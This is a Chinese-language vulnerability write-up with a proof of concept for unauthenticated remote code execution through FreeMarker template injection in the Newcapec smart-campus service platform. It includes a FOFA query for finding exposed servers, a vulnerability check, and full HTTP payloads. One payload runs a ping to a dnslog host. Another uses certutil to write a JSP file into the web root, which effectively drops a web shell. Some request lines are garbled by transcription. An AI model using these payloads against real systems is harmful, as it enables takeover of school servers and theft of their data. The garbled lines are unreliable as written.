

X10-1新开普-智慧校园系统-RCE

漏洞描述：

新开普智慧校园系统/service_transport/service.action接口处存在FreeMarker模板注入，攻击者可在未经身份认证的情况下，调用后台接口，构造恶意代码实现远程代码执行，最终可造成服务器失陷（edu刷分神洞）

影响版本：

掌上校园前置服务管理平台（通用版）

网站图片：




网络测绘：

fofa语法：

FOFA: title="掌上校园服务管理平台"

漏洞复现：

http://your-ip/service_transport/service.action



{"_result":false,"_message":"本次处理完成，请求数据为空！！","_code":99}

出现以上这种情况则存在漏洞
PoC

```
POST /service_transport/service.action HTTP/1.1
Host: your-ip
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: JSESSIONID=6A13B163B0FA9A5F8FE53D4153AC13A4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0

{
  "command": "GetFZinfo",
  "UnitCode": "<#assign ex = \"freemarker.template.utility.Execute\"?new()>${ex(\"cmd /c ping v0u26h.ceye.io\")}"
}
```

PS:漏洞没有回显，可通过写文件或dnslog验证

Request

```
1 POST /service_transport/service.action HTTP/1.1
2 Host: your-ip:88
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
4 Accept-Encoding: gzip, deflate
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Cookie: JSESSIONID=6A13B163B0FA9A5F8FE53D4153AC13A4
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
9
10 {
11   "command": "GetFZinfo",
12   "UnitCode": "<#assign ex = \"freemarker.template.utility.Execute\"?new()>${ex(\"cmd /c ping v0u26h.ceye.io\")}"
13 }
```

Responses 183bytes / 29437ms

```
1 HTTP/1.1 200
2 X-Frame-Options: SAMEORIGIN
3 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
4 Pragma: no-cache
5 Expires: 0
6 X-XSS-Protection: 1; mode=block
7 X-Content-Type-Options: nosniff
8 Content-Type: text/plain; charset=utf-8
9 Content-Language: zh-CN
10 Date: Sat, 08 Jul 2023 06:37:18 GMT
11 Content-Length: 183
12
13 {"_result":false,"_message":"本次处理遇到错误: org.apache.http.conn.ConnectTimeoutException: Connect to 192.168.3.35:80 [192.168.3.35] failed: out","_code":99}
```


[illegible]

文件转换

```
POST /service_transport/service.action HTTP/1.1
Host: your-ip
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: JSESSIONID=6A13B163B0FA9A5F8FE53D4153AC13A4
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
```

```
{
  "command": "GetFZInfo",
  "UnitCode": "<#assign ex = `freemarker.template.utility.Execute`>new()>${ex(`cmd /c certutil -decode ./webapps/ROOT/1.txt ./webapps/ROOT/1.jsp`)}"
}
```

Request

1 POST /service_transport/service.action HTTP/1.1

2 Host: 192.168.3.35:88

3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

4 Accept-Encoding: gzip, deflate

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Cookie: JSESSIONID=6A13B163B0FA9A5F8FE5D4153AC1344

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0

9

10 {

11 "command": "GetFZinfo",

12 "UnitCode": "%assign-ex-=\"%freemarker.template.utility.Execute\"?new(>ex(\`cmd -c -certutil -decode- ./webapps/ROOT/1.txt- ./webapps/ROOT/1.jsp\")\""

13 }

Responses 183bytes / 10403ms

1 HTTP/1.1 200

2 X-Frame-Options: SAMEORIGIN

3 Cache-Control: no-cache, no-store, max-age=0, must-revalidate

4 Pragma: no-cache

5 Expires: 0

6 X-XSS-Protection: 1; mode=block

7 X-Content-Type-Options: nosniff

8 Content-Type: text/plain; charset=utf-8

9 Content-Language: zh-CN

10 Date: Sat, 08 Jul 2023 06:27:26 GMT

11 Content-Length: 183

12

13 { "_result": false, "_message": "本次处理遇到错误: org.apache.http.conn.ConnectTimeoutException: Connect to 192.168.3.35:80 [/192.168.3.35] failed: "code":99}